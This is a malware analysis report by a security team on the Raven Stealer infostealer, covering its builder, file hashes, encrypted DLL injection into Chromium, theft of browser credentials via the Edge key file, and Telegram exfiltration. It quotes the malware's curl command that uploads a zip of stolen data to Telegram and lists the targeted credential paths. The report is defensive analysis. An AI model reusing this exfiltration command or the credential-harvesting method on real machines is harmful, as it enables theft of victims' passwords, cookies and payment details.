Raven Stealer

Lat61 Threat Intelligence Team ⋮ ⋮ 9/16/2025

Introduction to Raven Stealer

Raven Stealer is a contemporary, lightweight information-stealing malware developed primarily in Delphi and C++. Designed for stealth and efficiency, it operates with minimal user interaction while maintaining a high level of operational concealment. This malware steals credentials from various applications, harvests browser data such as cookies, autofill entries, and browsing history, and performs real-time data exfiltration via Telegram bot integration.

Its distribution often occurs through underground forums or bundled with cracked software, making it a persistent threat to both personal and enterprise environments. Due to its ability to bypass basic antivirus detection and transmit stolen data instantly, Raven Stealer poses significant security risks. Mitigating its impact requires behavioural-based threat detection, vigilant monitoring of Telegram traffic, user education on phishing tactics, and consistent software patching to close vulnerabilities.

This report presents a comprehensive technical evaluation of Raven Stealer's functional capabilities, examines its external distribution mechanisms, correlates observed behavioural and offers strategic recommendations to enhance detection and defensive measures.

How does the Raven Stealer work?

Raven Stealer targets Chromium-based browsers like Chrome and Edge, extracting passwords, cookies, payment data, and autofill entries. Its modular design and built-in resource editor let attackers embed configuration details such as Telegram bot tokens directly into the payload, streamlining deployment for even low-skilled threat actors.

Raven Stealer is promoted via a dedicated Telegram channel. The integration of Telegram for command-and-control (C2)-like operations, combined with a streamlined user interface and support for dynamic modules, enhances the tool's appeal within the commodity malware landscape, positioning it as a commercially viable and technically sophisticated offering.



Figure 1: Execution Flow

Static Analysis

File Information:

File Name: 2b24885942253784e0f6617b26f5e6a05b8ad45f092d2856473439fa6e095ce4.exe

MD5: 7e281e88a3d6c1f0be56d7bf6f5302d7

SHA-1: b91e7699ded3913ddbf1c04b87dbcb63a6084489

SHA256: 2b24885942253784e0f6617b26f5e6a05b8ad45f092d2856473439fa6e095ce4

File Size: 7.00 MB (7337472 bytes)

File Type: Win32 EXE



Figure 2: Information of EXE in CFF Explore.

The executable is a 32-bit Windows Portable Executable (PE) compiled using Borland Delphi, as indicated by its structural markers and section naming conventions. Within its resource section, the file stores critical payload components, likely encrypted or obfuscated DLLs or configuration data used during runtime.



Figure 3: Information about EXE in CFF Explore.

Key observations:

- **Resource Embedding**: The payload is embedded directly into the .rsrc section, a common Delphi practice for bundling external modules or data.
- **Execution Strategy**: These embedded resources are typically extracted and loaded into memory during execution, allowing the malware to operate without dropping files to disk enhancing stealth and evasion.



Figure 4: The above figure shows the UI of the file

Created with Delphi, the builder offers a user-friendly graphical interface that allows users to craft a stub payload tailored to their need either in its raw format or compressed using UPX. Each payload is automatically assigned a unique, randomly generated name consisting of twelve characters. Users can enable Telegram communication by supplying a bot token and chat ID, which the payload will use to send messages. The builder comes with a built-in stub payload written in C++, seamlessly embedded within the application.

Dynamic Analysis



Figure 5: Generating Payload

The builder automatically generates .exe files with a **unique, randomly generated 12-character filename** each time it is executed. This ensures that every output binary has a distinct name, likely to evade signature-based detection and simplify obfuscation.



Figure 6: Size of Payload file

Once the resource file size is configured, the file handle is closed, and a user interface is launched to collect input credentials such as the **Chat ID** and **Bot Token**. This step initiates the configuration phase, allowing the user to embed communication parameters into the payload.

Step-by-Step Breakdown:

1. **Resource Initialization**
   - The builder defines the size of the resource section to accommodate embedded payloads and configuration data.
2. **Handle Closure**
   - Once the size is set, the file handle is closed to finalize the resource allocation.
3. **Credential UI Launch**

- A graphical interface is invoked, prompting the user to enter communication credentials.

4. **Credential Capture**
   - Inputs such as **Telegram Chat ID** and **Bot Token** are collected for integration into the payload
5. **Payload Configuration**
   - These credentials are embedded into the final executable, enabling remote communication upon execution.



Figure 7: Provided credentials to Builder



Figure 8: Generating Credentials for Payload File

Once the user supplies the required credentials such as the **Chat ID** and **Bot Token** the builder proceeds to embed them into the payload by updating its resource section. This is accomplished using the **BeginUpdateResource API**, which allows the builder to modify the executable's embedded data before finalizing the build.



Figure 9: Payload file Shows Before and After Credentials.

The malware embeds sensitive Telegram credentials, specifically the **Chat_ID** and **Bot_Token** as plain text within its resource section, using resource IDs 102 and 103 respectively. This unencrypted storage method poses a significant risk of credential exposure. Additionally, the sample includes a **PAYLOAD_DLL** as an embedded resource. Entropy analysis reveals a value of 8.0, indicating a high level of obfuscation. This DLL is likely designed for process injection, enabling the malware to execute within the context of a trusted application and evade detection.



Figure 10: Payload generated successfully

Once the credentials are provided by the user such as the Chat ID and Bot Token the builder proceeds to generate a payload executable named **65a16KM1.69n.exe**. This filename is randomly constructed, ensuring uniqueness for each build and contributing to evasion of static detection mechanisms.

Analysis of Payload File

File Name: 65a16KM1.69n.exe.

MD5: 79a34043d69bc9ae09b1d869ef9867ba.

SHA-1: 9c7c0e08a915adb51de7648d8a97896eeda0a3c9.

SHA-256: 65ca89993f2ee21b95362e151a7cfc50b87183bf0e9c5b753c5e5e17b46f8c24.

Compiler: x64 Microsoft Visual C++ v14



Figure 11: Payload File Information

Dynamic Analysis:



Figure 12: Generating report

Upon execution, the payload activates a reporting mechanism that aggregates all harvested data including login credentials, system details, and browser-related artifacts into a well-organized format. This compiled report is structured for seamless transmission to the threat actor, commonly labeled as the “admin,” enabling remote access and review of the stolen information.

Chromium Process Injection via Encrypted Payload

- **Encrypted Payload**: Malware embeds its main DLL payload using ChaCha20 encryption, keeping it hidden within its own binary.
- **In-Memory Execution**: The DLL is decrypted in memory only, avoiding disk writes to bypass file-based detection.
- **Process Creation**: A new Chromium browser instance is launched in a suspended state using.
- **Reflective Process Hollowing**: The decrypted DLL is injected into the suspended process, allowing execution under a legitimate browser identity.
- **Evasion Tactics**: This method helps the malware evade behavioral and signature-based detection by mimicking trusted software.

The malware initiates a broad enumeration routine across the infected system, aiming to uncover stored credentials. Its primary targets are browser-based authentication data, including saved passwords and session cookies. It specifically probes applications built on the Chromium framework—such as Chrome, Brave, and similar browsers, by accessing local storage paths and credential vaults. This behavior enables the attacker to harvest sensitive login information for potential account compromise, data exfiltration, or further lateral movement.

```
"C:\\WINDOWS\\system32\\cmd.exe /c curl -F \"chat_id=jp\" -F \"document=@C:\\Users\\admin\\AppData\\Local\\Temp\\admin_RavenStealer.zip\"
```

The malware consolidates stolen credentials and system information within a well-defined folder hierarchy under **%Local%\RavenStealer**, streamlining access and transmission of collected data.



Figure 13: Raven Stealer Directory & Files Structure

The stealer deposits extracted browser artifacts including cookies, saved passwords, and payment details into plain text files located at: **C:\Users\admin\AppData\Local\RavenStealer\Edge\Default**.

File Name	Contents	Purpose / Risk
cookies.txt	Aggregated browser cookies from multiple Chromium-based browsers	Enables **session hijacking** and impersonation
passwords.txt	Decrypted or plaintext credentials (usernames and passwords)	Facilitates **unauthorized account access**
payment.txt	Stored credit/debit card details and billing information from browsers	Used for **financial fraud** and **identity theft**

Figure 14: Stealer Stored User-Information in above Files



Figure 15: Shows all the information on Console

- The malware begins by loading a **Telegram Chat ID and Bot Token**, indicating its use of Telegram's API for data exfiltration.
- It accesses the **AES encryption key** stored in the Edge browser's Local State file:
  C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Local State

- This key is used to decrypt sensitive browser data such as cookies and credentials.
- Decrypted data is saved in plain text format at:
  C:\Users\admin\AppData\Local\RavenStealer\Edge\Default\cookies.txt
- The malware captures a screenshot of the victim's desktop and stores it as:
  C:\Users\admin\AppData\Local\RavenStealer\screenshot.png
- All collected artifacts are compressed into a ZIP archive:
  C:\Users\admin\AppData\Local\Temp\admin_RavenStealer.zip
- The ZIP file is sent to the attacker via Telegram using the API endpoint:
  https://api.telegram.org/bot/sendDocument
- The attempt fails with a **404 error**, suggesting an invalid or expired bot token.

Removal

1. Reboot into Safe Mode with Networking
2. Use UltraAV antivirus to delete malicious files.
3. Detected as the following name by UltraAV: **Trojan.W32.100925.RavenStealer.ORS**



Figure 16: Threat Detection Name

Prevention Tips

- Use updated antivirus and enable real-time protection
- Avoid downloading pirated software or cracks
- Don't click on suspicious links or attachments
- Monitor system performance regularly (Task Manager)

Indicators of Compromise

